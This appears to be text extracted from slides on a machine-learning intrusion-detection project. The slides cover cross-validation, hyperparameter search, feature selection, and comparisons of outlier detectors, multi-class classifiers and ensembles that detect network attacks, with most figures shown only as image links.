(Credit: Hands-On Machine Learning with Scikit-Learn & TensorFlow, p.373)

Model Evaluation

Cross-Validation


- Stratified K-Fold

Hyperparameter tuning



- Randomized search

Feature selection

- ``feature_importances_``
- Permutation importance
- Mutual Information




Cross-Validation - Stratified K-Fold



(Credit: scikit-learn)

Hyperparameter tuning - Randomized

Mean CV score



1.04 seconds


(Credit: scikit-learn)

3.52 seconds

- Fixed budget for the search
- Mitigate the search on small impact parameters

15 parameter settings of `SGDClassifier`

Feature selection





04

Evaluation of the project



```
graph LR; A[Attack Detection] --- B[Model Enhancement] --- C[Feature Assessment]
```




Attack Detection

Model Enhancement

Feature Assessment




Feature extraction via SDAE




Outlier detectors

- Trained on clean packets
- Tested with 10 attacks


SDAE




SVM



LOF




EE




Multi-class classifiers - I

- Trained with 9 attacks
- Tested with 10 attacks


RF




KNN




SVC



CNN




ResNet




Multi-class classifiers - II

- Trained with 1 attack
- Tested with 10 attacks


RF




KNN




SVC



CNN




ResNet




Ensemble classification - Outlier

Venn Diagram of Classification Errors




From one fold of iteration

Enout (max)




LOF




Ensemble classification - Multi-class II

Venn Diagram of Classification Errors




From one fold of iteration

Enclass (maxdiff)




RF

